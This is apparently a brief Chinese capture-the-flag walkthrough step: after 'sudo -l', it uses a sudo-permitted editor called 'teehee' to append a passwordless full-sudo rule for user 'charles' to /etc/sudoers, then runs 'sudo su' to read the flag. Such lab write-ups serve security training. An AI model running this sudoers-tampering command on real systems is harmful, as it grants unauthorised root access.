sudo -l
teehee是个小众的linux编辑器,执行以下命令,成功提权
echo 'charles ALL=(ALL:ALL) NOPASSWD:ALL' | sudo teehee -a /etc/sudoers
sudo su
查看flag